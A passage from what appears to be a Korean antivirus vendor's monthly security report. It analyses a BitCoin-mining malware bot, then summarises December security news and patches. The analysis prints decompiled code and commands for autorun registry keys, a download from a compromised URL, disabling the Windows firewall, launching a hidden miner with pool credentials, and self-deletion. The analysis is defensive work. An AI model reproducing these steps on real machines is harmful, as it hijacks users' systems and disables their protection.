  RegSetValueExA(hKey, "v3configuremonitorex", result, 1, &Dest, ~v5 - 1);
  result = RegCloseKey(hKey);
```

Figure 16. 자동시작 레지스트리 설정 코드

설정 레지스트리
HLM₩SOFTWARE₩MICROSOFT₩WINDOWS₩CURRENTVERSION₩RUN
HCU₩SOFTWARE₩MICROSOFT₩WINDOWS₩CURRENTVERSION₩RUN

등록 키
v3configuremonitorex ; [Windows 경로]₩setup%시스템경과시간%.exe

기존에 실행중인 악성코드 프로세스의 종료

해당 악성코드를 실행 하기 전에 같은 행위를 하는 프로세스의 이름을 확인하고, 만약에 이미 실행 중이라면 해당 프로세스를 종료 시킨다.

```
if ( Process_Detect("minerd.exe") )
  Process_Kill((int)"minerd.exe");
if ( Process_Detect("notepades.exe") )
  Process_Kill((int)"notepades.exe");
if ( Process_Detect("cmd.exe") )
{
  Sleep = *(void (__stdcall **)(_DWORD))::Sleep;
  do
  {
    Process_Kill((int)"cmd.exe");
    Sleep(10);
  }
  while ( Process_Detect("cmd.exe") );
}
```

Figure 17. 동일 프로그램 확인 및 종료 코드

종료시키는 프로세스
minerd.exe
notepades.exe
cmd.exe

파일 다운로드

특정 URL 에 접속해 파일을 다운로드 받는다. 현재는 접속이 이루어지지 않아 어떤 행위를 하는 파일인지는 알 수 없었다.

접속 URL
http://fcst.co.kr/board/data/count8.php

```
if ( !GetFileAttributesA_0(&FileName) )
  Download_a_dat("http://fcst.co.kr/board/data/count8.php", "c:₩₩a.dat");
```

Figure 18. 파일 다운로드 실행 코드

BitCoinMiner 드랍

악성코드가 BitCoin 을 채굴하는 BitCoinMiner 채굴기를 드랍한다. BitCoinMiner 실행파일은 악성코드의 리소스로 되어 있어 리소스에서 파일을 추출해 생성하게 된다. 아래는 BitCoinMiner 가 드랍되는 경로를 나타낸 것이다.

[Windows 경로]₩notepades.exe

```
if ( a3 == (HRSRC)131 )
  v4 = FindResourceA(v3, (LPCSTR)0x83, "MYDLL");
else
  v4 = a3;
v6 = SizeofResource(v3, v4);
v8 = LoadResource(v3, v4);
result = LockResource(v8);
v7 = result;
if ( result )
{
  v9 = CreateFileA(lpFileName, 0xC0000000u, 3u, 0, 2u
  v10 = v9;
  if ( v9 == (HANDLE)-1 )
  {
    result = 0;
  }
  else
  {
    WriteFile(v9, v7, v6, &NumberOfBytesWritten, 0);
    CloseHandle(v10);
```

Figure 19. BitCoinMiner 채굴기 파일 생성 코드

방화벽 종료

앞서 2-1 에서 다룬 SDU1006.exe 와 동일한 방법을 이용해 윈도우 방화벽 서비스를 종료 시킨다.

방화벽 서비스 종료 명령어
cmd.exe /c net stop sharedaccess

```
sprintf((char *)&Dest, "cmd.exe /c net stop sharedaccess");
WinExec = *(int (__stdcall **)(_DWORD, _DWORD))::WinExec;
::WinExec(&Dest, 0);
```

Figure 20. 방화벽 종료 코드

BitCoinMiner 실행

드랍한 BitCoinMiner 프로그램에 적절한 인자를 주어 실행시킨다. 아래는 그에 대한 코드이다.

```
sprintf((char *)&Dest, "cmd.exe /c %s  -o ypool.net -u cheon22.PTS_1 -p 123456 -t 2 -m512", &FileName);
LOBYTE(v0) = WinExec(&Dest, 0);
```

Figure 21. BitCoinMiner 채굴기 실행 코드

실행 명령어

cmd.exe /c C:₩WINDOWS₩notepades.exe -o ypool.net -u cheon22.PTS_1 -p 123456 -t 2 -m512

BitCoinMiner 채굴기는 인자로 주어진 옵션에 따라서 다르게 실행된다. 인자에 대한 정보는 다음과 같다.

인자 정보	의미
-o	접속할 BitCoin website
-u	해당 웹사이트의 ID 정보
-p	해당 웹사이트의 비밀번호 정보

공격자는 아래와 같은 계정 정보로 접속을 시도하도록 해놓았다. 채굴이 시작되면 시스템의 자원을 사용하게 되어 사용자의 PC 성능이 저하된다.

공격자 계정 정보

User ID : cheon22.PTS_1

Passsword : 123456




Figure 22. 계정에 접속해 채굴하는 화면

BitCoinMiner 가 실행되고 나면 CPU 점유율과 메모리 사용량이 급격하게 증가하여 PC 의 성능저하가 두드러지게 나타난다. 아래는 BitCoinMiner 프로세스가 실행중인 모습이다




Figure 23. 채굴프로그램이 시작되어 시스템의 자원을 사용하고 있는 화면

자가삭제

악성파일을 삭제하기 위한 배치파일을 생성하고 실행 시켜 악성코드 자신을 삭제 시킨다.

> **배치파일 생성 경로**
> [사용자계정 임시폴더 TEMP경로]₩del[Random].bat

```
sprintf((char *)&FileName, "%sdel%x.bat", &Buffer, v1);
v0 = CreateFileA(&FileName, GENERIC_WRITE, 1u, 0, 2u, 0x80u, 0);
if ( v0 != (HANDLE)-1 )
{
  WriteFile(v0, &v46, strlen(&v46) - 1, &NumberOfBytesWritten, 0);
```

Figure 24. 자가삭제 배치파일 생성 코드

3. 결론

최근 각광 받는 비트코인이 PC 자원을 이용하여 수집된다는 특징을 이용해 악의적인 목적을 가진 공격자들이 부당하게 금전적 이익을 취하기 위해 이러한 악성코드가 유포되고 있는 것으로 분석 된다. BitCoinMiner가 시스템에서 작동하게 되면 높은 리소스를 잡아먹어서 시스템이 매우 느려지기 때문에, PC를 정상적으로 사용하기 힘들어지는 특징이 있다.

추후에 이와 유사한 악성코드가 계속 제작되어 유포될 것으로 전망되며, 더군다나 단순히 유포가 아닌 웹사이트 해킹까지 이용해서 조직적, 체계적으로 악의적인 행위를 저지르는 점으로 볼 때, 이미 공격자는 예상보다 많은 BitCoinMiner Bot을 보유하고 있을 가능성이 높은 것으로 추정된다. DDOS Bot이 아닌 BitCoinMiner Bot이라는 개념이 새로 생겨날 가능성이 있으며, 보안 전문가는 이에 대해서도 염두 해야 한다.

Part 3. 보안 이슈 돋보기

1. 12월의 보안 이슈

- 알약이 뽑은 TOP 이슈

NSA 감청 맞서 MS-애플-구글-페북 뭉쳤다

마이크로소프트, 애플, 구글, 페이스북 등 미국 8개 주요 IT기업들이 국가안보국 등 감시기관의 정보수집 논란과 관련해 전면적인 개혁을 촉구했다. 정부 감시활동 개혁 그룹은 웹사이트에 버락 오바마 미국 대통령과 의회 앞으로 보내는 서한을 공개하며, 정부의 정보수집과 관련하여 5가지의 원칙을 제시했다.

내년 8월부터 주민번호 수집 금지

개인정보보호법이 개정되면서, 2014년 8월부터 기업의 주민번호 수집이 전면 금지된다. 특히, 개정 이전에 수집해 놓았던 주민번호도 2년내 삭제해야 하므로 기업들로 하여금 주의가 요구된다. 이에 따라 기업은 법령에 명시된 예외적인 경우에만 주민번호를 수집하거나 이용할 수 있으며, 법 시행 이후 2년 이내인 2016년 8월까지 수집해 놓은 주민번호를 모두 삭제해야 한다.

- 기타 보안 동향

한국정보화진흥원, 개인정보보호 인증(PIPL) 본격 시행

한국정보화 진흥원이 개인정보보호 인증제도(PIPL)를 1일부터 본격 시행한다. 개인정보보호 인증

은 정부가 개인정보보호법 준수기관을 인증해 주는 제도로서, 공공기관뿐만 아니라 대기업, 중소기업, 소상공인까지 모든 개인정보 처리자가 해당 기관의 특성에 맞게 유형별로 신청할 수 있다. 인증절차는 공공기관과 민간 기업이 기관별로 사전에 인증심사기준에 대한 준비를 마친 후, 인증을 신청하면 기관의 유형에 따라 심사가 실시된다.

한국은행, 비트코인, 화폐로 인정할 수 없다.

새로운 전자화폐인 '비트코인'을 두고 기획재정부, 한국은행, 금융위원회, 금융감독원이 논의한 결과를 발표했다. 한은은 비트코인의 국내 이용자가 극소수에 불과하고, 발행 주세 부재, P2P를 통한 보안 금융사고의 위험성이 높기 때문에 이를 금융수단으로 인정하기에는 무리가 있다고 결론지었다.

SC, 씨티은행 고객 대출정보 13만여건 유출

한국스탠다드차타드 은행과 씨티은행의 고객 대출 정보 13여건이 유출되는 사건이 발생했다. 이번 사건은 은행권의 개인정보 유출로는 사상 최대 규모로서, SC은행은 10여만건, 씨티은행은 3만여건의 개인정보가 유출된 것으로 확인됐다. 이번 사고로 유출된 개인정보들은 향후 금융 사기에 이용될 가능성이 있어 사용자들의 각별한 주의가 필요하다.

MS 노키아 인수, 최종관문 통과

미국 정부와 유럽연합은 MS와 노키아의 사업영역이 겹치지 않아 시장의 불공정한 경쟁을 유발하지 않는다고 판단, 마이크로소프트(MS)의 노키아 휴대폰 사업 인수를 승인했다. 이에 따라, 마이크로소프트(MS)가 노키아 휴대폰 사업을 인수하게 되었다. MS는 지난 9월 초, 72억 달러에 노키아 단말기 및 서비스 사업을 인수하고 노키아 특허에 대한 10년 라이선스를 체결했으며, 이 계약은 내년 1분기에 마무리 될 전망이다.

2. 12월의 취약점

- Microsoft 12월 정기 보안 업데이트

Microsoft Graphics Component 의 취약점으로 인한 원격 코드 실행 문제점 (2908005)

이 보안 업데이트는 Microsoft Windows, Microsoft Office, Microsoft Lync 의 공개된 취약점을 해결한다. 취약점으로 인해 사용자가 특수하게 조작된 TIFF 파일이 포함된 공유 콘텐츠를 볼 경우 원격 코드 실행이 허용될 수 있다.

Internet Explorer 누적 보안 업데이트(2898785)

이 보안 업데이트는 Internet Explorer 에서 발견되어 비공개적으로 보고된 취약점 7 건을 해결한다. 가장 위험한 취약점으로 인해 사용자가 Internet Explorer 를 사용하여 특수하게 조작된 웹

페이지를 볼 경우 원격 코드 실행이 허용될 수 있다. 가장 위험한 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받는다.

Windows 의 취약점으로 인한 원격 코드 실행 문제점 (2893294)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows 취약점을 해결한다. 이 취약점으로 인해 사용자나 응용 프로그램이 영향을 받는 시스템에서 특수하게 조작되고 서명된 이식 가능한 실행(PE) 파일을 실행 또는 설치할 경우 원격 코드 실행이 허용될 수 있다.

Microsoft Scripting Runtime 개체 라이브러리의 취약점으로 인한 원격 코드 실행 문제점(2909158)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows 취약점을 해결한다. 이 취약점으로 인해 공격자가 사용자를 특수하게 조작된 웹 사이트나 특수하게 조작된 콘텐츠를 호스팅하는 웹 사이트를 방문하도록 유도할 경우 원격 코드 실행이 허용될 수 있다. 취약점 악용에 성공한 공격자는 로컬 사용자와 동일한 권한을 얻게 된다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 적은 영향을 받는다.

Microsoft Exchange Server 의 취약점으로 인한 원격 코드 실행 문제점 (2915705)

이 보안 업데이트는 Microsoft Exchange Server 의 공개된 취약점 3 건과 비공개적으로 보고된 취약점 1 건을 해결한다. Microsoft Exchange Server 의 WebReady 문서 보기 및 데이터 손실 방지 기능에 이 중 가장 심각한 취약점이 있다. 공격자가 영향을 받는 Exchange 서버 사용자에게 특수하게 조작된 파일이 포함된 전자 메일 메시지를 보낸 경우 이러한 취약점은 LocalService 계정의 보안 컨텍스트에서 원격 코드 실행을 허용할 수 있다. LocalService 계정에는 로컬 시스템의 최소 권한이 있으며 네트워크에서 익명 자격 증명을 제시한다.

Microsoft SharePoint Server 의 취약점으로 인한 원격 코드 실행 문제점(2904244)

이 보안 업데이트는 Microsoft Office 서버 소프트웨어에서 발견되어 비공개적으로 보고된 여러 취약점을 해결한다. 인증된 공격자가 SharePoint 서버에 특수하게 조작된 페이지를 보내는 경우 이러한 취약점으로 인해 원격 코드 실행이 허용될 수 있다. 이 취약점을 성공적으로 악용한 공격자는 대상 SharePoint 사이트의 W3WP 서비스 계정의 보안 컨텍스트에서 임의의 코드를 실행할 수 있다.

Windows 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점 (2880430)

이 보안 업데이트는 Microsoft Windows 에서 발견되어 비공개적으로 보고된 취약점 5 건을 해결한다. 가장 위험한 취약점으로 인해 공격자가 시스템에 로그온하고 특수하게 조작된 응용 프로그램을 실행할 경우 권한 상승이 허용될 수 있다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 한다.

LRPC 클라이언트의 취약점으로 인한 권한 상승 문제점(2898715)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows 취약점을 해결한다. 공격자가 LRPC 서버를 스푸핑하여 특수하게 조작된 LPC 포트 메시지를 LRPC 클라이언트로 보내는 경우 이로 인해 권한 상승이 허용될 수 있다. 취약점 악용에 성공한 공격자는 프로그램을 설치하거나 데이터를 보고 변경하거나 삭제하고 모든 관리자 권한이 있는 새 계정을 만들 수 있다. 이를 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 한다.

ASP.NET SignalR 의 취약점으로 인한 권한 상승 문제점(2905244)

이 보안 업데이트는 비공개적으로 보고된 ASP.NET SignalR 취약점을 해결한다. 공격자가 조작된 JavaScript 를 대상 사용자의 브라우저에 리플렉션할 경우 권한을 상승시킬 수 있다.

Microsoft Office 의 취약점으로 인한 정보 유출 문제점(2909976)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Office 의 취약점을 해결한다. 이 취약점으로 인해 사용자가 악의적인 웹 사이트에서 호스팅되는 Office 파일을 열 경우 정보 유출이 허용될 수 있다. 이 취약점 악용에 성공한 공격자는 대상 SharePoint 사이트 또는 다른 Microsoft Office 서버 사이트에서 현재 사용자 인증에 사용되는 액세스 토큰을 확인할 수 있다.

Microsoft Office 공유 구성 요소의 취약점으로 인한 보안 기능 우회(2905238)

이 보안 업데이트는 현재 악용되고 있는 Microsoft Office 의 공유 구성 요소의 공개된 취약점을 해결한다. 이 취약점으로 인해 사용자가 Internet Explorer 와 같이 COM 구성 요소를 인스턴스화할 수 있는 웹 브라우저에서 특수하게 조작된 웹 페이지를 볼 경우 보안 기능 우회가 허용될 수 있다. 웹 검색을 통한 공격의 경우, 이 취약점 악용에 성공한 공격자는 다양한 취약점 클래스로부터 사용자를 보호해 주는 ASLR(Address Space Layout Randomization) 보안 기능을 우회할 수 있다. 보안 기능을 우회하는 것만으로는 임의의 코드 실행이 허용되지 않지만 공격자는 이 ASLR 우회 취약점을 다른 취약점 즉, ASLR 우회를 통해 임의의 코드를 실행하는 원격 코드 실행 취약점 등과 함께 사용할 수 있다.

- Microsoft 보안 업데이트 해결법

Windows Update 수행 또는 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패

치 파일을 다운로드 가능

한글 : http://technet.microsoft.com/ko-kr/security/bulletin/ms13-dec
영문 : http://technet.microsoft.com/en-us/security/bulletin/ms13-dec

- Adobe 정기 보안 업데이트

Adobe Flash Player 에서 발생하는 2 개의 취약점을 해결하는 보안 업데이트를 발표
임의코드 실행으로 이어질 수 있는 타입 컨퓨전(Type Confusion) 취약점(CVE-2013-5331)
임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2013-5332)

Adobe Shockwave Player 에서 발생하는 2 개의 취약점을 해결하는 보안 업데이트를 발표
임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2013-5333, CVE-2013-5334)

- Adobe 정기 보안 업데이트 해결법

윈도우, 맥, 리눅스 환경의 Adobe Flash Player 사용자
Adobe Flash Player Download Center(http://get.adobe.com/kr/flashplayer/)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

윈도우, 맥 환경의 Adobe AIR 사용자
Adobe AIR Download Center(http://get.adobe.com/kr/air/)에 방문하여 Adobe AIR 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

안드로이드 환경의 Adobe AIR 사용자
Adobe AIR가 설치된 안드로이드 폰에서 '구글 플레이 스토어' 접속 → 메뉴 선택 → 내 애플리케이션 선택 → Adobe AIR 안드로이드 최신 버전으로 업데이트 또는 자동업데이트를 허용

Adobe AIR SDK 사용자
http://www.adobe.com/devnet/air/air-sdk-download.html 방문하여 Adobe AIR SDK 최신 버전을 설치

윈도우, 맥 환경의 Adobe Shockwave Player 사용자
Adobe Download Center(http://get.adobe.com/shockwave/)에 방문하여 최신 버전을 설치하거나 자동 업데이트를 이용하여 업그레이드

<참고사이트>
http://helpx.adobe.com/security/products/flash-player/apsb13-28.html
http://helpx.adobe.com/security/products/shockwave/apsb13-29.html

Part 4. 해외 보안 동향

1. 영미권

- 글로벌 보안업체 RSA, NSA 감청에 협력했나

RSA가 NSA로부터 1천만 달러라는 돈을 받고 문제가 있는 난수 생성기(Dual EC-DRBG)를 자신들의 핵심 제품에 의도적으로 적용했다는 의혹이 제기되었다. 이는 NSA가 원하면 얼마든지 백도어를 이용할 수 있도록 한 결함을 갖고 있다. 이에 대해 RSA의 한 관계자는 제품에 의도적인 결함을 끼워 넣는 계약은 한 적이 없다며 강경하게 대응했으나, 이번 사건은 다른 감청 이슈와 관련하여 유저들의 신뢰를 무너뜨린 중요 사건으로 남을 것으로 보인다.

출처 : Report on NSA 'secret' payments to RSA fuels encryption controversy – PCWorld
http://www.pcworld.com/article/2082720/report-on-nsa-secret-payments-to-rsa-fuels-encryption-controversy.html

- 미국 소매 체인점 "Target", 4천만 고객정보 분실

미국 소매 유통 체인점인 Target이 고객 지불 정보를 도난 당했다. 도난 당한 계정은 4000만개에 달하며, 고객 이름, 카드 번호, 카드 만기일, 보안코드 등 중요 정보가 모두 포함된 것으로 밝혀졌다. 이와 같은 유출은 지난 달 블랙 프라이데이 주말부터 미국 전역에서 발생했으며, 대부분 상점에 설치된 카드 판독기에 의해 도난 당한 것으로 전해진다. 도난 당한 계좌 정보는 사이버 범죄자들이 가짜 카드를 만드는 데에 사용되었을 가능성도 제기되었다. 현재 Target측은 사법당국 및 금융 업체들과 협력하여 사건 조사에 집중하고 있다.

출처 : Target Hit by Credit-Card Breach – The Wall street Journal
http://online.wsj.com/news/articles/SB10001424052702304773104579266743230242538?mod=WSJ_hp_LEFTWhatsNewsCollection

2. 중국

- Alipay 사용자 정보 유출

최근 보도에 따르면, Alipay의 내부직원이 20G사용자 정보를 빼돌렸다는 의혹이 제기되고 있다. 이 직원이 빼돌린 개인정보에는 개인의 이름, 휴대폰 번호, 이메일, 주소, 소비 이력 등의 정보들이 포함되어 있는 것으로 나타났다. 이에 Alipay는 이번 사건이 Alipay에 근무했던 직원이 저지른 사건이 많다고 인정했지만, 이번 사건은 알리바바가 주도적으로 공안에게 신고한 것이라고 강조했다. Alipay는 SNS에 사용자에게 사과하는 동시에 "고객들에 대한 민감한 정보들은 모두 암호화가 되어 있어, 어떠한 사람들도 복호화할 수 없다"고 밝혔다. 그러나 그 후 발표된 보도자료에 따르면, 유출된 개인정보에는 실명, 전화번호, 이메일, 주소, 소비 기록 등이 포함되었다. 이 보도에

대해 Alipay는 어떠한 해명도 하지 않았다. 단지 이번에 유출된 정보들은 모두 2010년 이전의 데이터로 비밀번호, 신분증 번호 등 민감한 정보들은 포함되지 않았다고 밝혔으며, 사용자 정보의 보안 측면에 관해서는 아무런 언급도 하지 않았다.

출처 : http://news.yesky.com/hot/158/35724658_2.shtml

- 바이두가 부정당한 경쟁을 이유로 360에 대하여 소송... 360 패소

중국 검색 포털 사이트 360이 바이두 페이지에서 나온 결과를 악의적으로 조작한 행위에 대해, 법원이 부정당한 경쟁이라는 판결을 냈다. 이에 360은 바이두에게 40만원(RMB)를 보상해야 한다. 이번 사건은 360 백신에 포함되어 있는 검색페이지 보호 기능 때문에 일어난 것으로, 이는 포털 검색 결과 중 피싱사이트나 악성코드가 포함된 사이트를 사용자들에게 알려주는 기능이다. 여기에는 바이두 검색 사이트 결과도 포함됐다. 이와 관련하여 법원은 "검색된 사이트에 특별한 표시를 하여 정보를 제공하는 것은 공익성에 해당한다. 그러나 근거 없이 이러한 표시를 하는 것은 사용자들을 보호한다고 할 수 없다"라고 밝혔다. 360은 이러한 판결에 대하여 유감을 표했다.

출처 : http://tech.sina.com.cn/i/2013-12-29/02209050358.shtml

3. 일본

- 바이두, 'Baidu IME', 'Simeji'의 사용자 입력 정보 무단 송신

정보 시큐리티 회사 넷에이전트는 중국 검색사이트 바이두가 제공하는 일본어 입력 소프트웨어 'Baidu IME'와 'Simeji'가 개인용 컴퓨터의 정보를 무단으로 일본 국내 바이두 서버에 송신하고 있다고 발표했다. 조사 결과, 두 앱 모두 이용자가 입력한 문자열이나 단말기 명, 사용중인 앱 명칭 등을 바이두 서버로 송신하고 있는 것으로 드러났다. 특히, 사용자가 설정 화면에서 로그 송신을 끄거나 클라우드 입력을 끄고 있어도 사용자 입력 내용이 송신 가능한 것으로 알려졌다. 'Baidu IME'는 일본의 고유 문자인 히라가나를 한자 등으로 변환하는 프로그램으로 2011년 12월까지 180만 다운로드를 돌파했으며, 'Simeji'는 올해 10월까지 700만 다운로드를 기록하고 있다.

출처 : http://www.itmedia.co.jp/news/articles/1312/26/news055.html

- 스마트폰 이용자중 73% 데이터 누설 불안 - IPA조사

정보처리추진기구(IPA)가 13세 이상 스마트 디바이스 이용자 2066명을 대상으로 실시한 '2013년도 정보 보안 위협에 대한 의식 조사'에 따르면, 스마트폰 이용자 중 73%가 데이터 누설에 대해 불안을 느끼고 있는 것으로 나타났다. 한편, 15.8%는 보안 관련 불안을 느끼면서도 특별한 보안 대책을 실시하지 않고 있다고 밝혔다. 스마트 디바이스 이용 시 불안요소로 가장 많이 느끼는 것

은 '데이터 도난·유출'이 73%, 뒤이어 '제3자에 의한 해킹'이 64.4%를 차지했다. 이 밖에도 신종 수법 등 새로운 위협에 관련한 불안도 큰 것으로 나타났다. 한편, 보안을 위해 지키고 있는 수칙으로는 '공식 사이트에서 앱을 설치한다', '운영체제 업데이트' 항목이 각각 53.7%, 47.7%를 차지했다. 유료 혹은 무료백신 등 보안 소프트웨어를 사용하고 있다는 응답은 38.9%에 머물렀다.

출처 : http://www.security-next.com/04531

Contact us...

㈜이스트소프트 보안대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr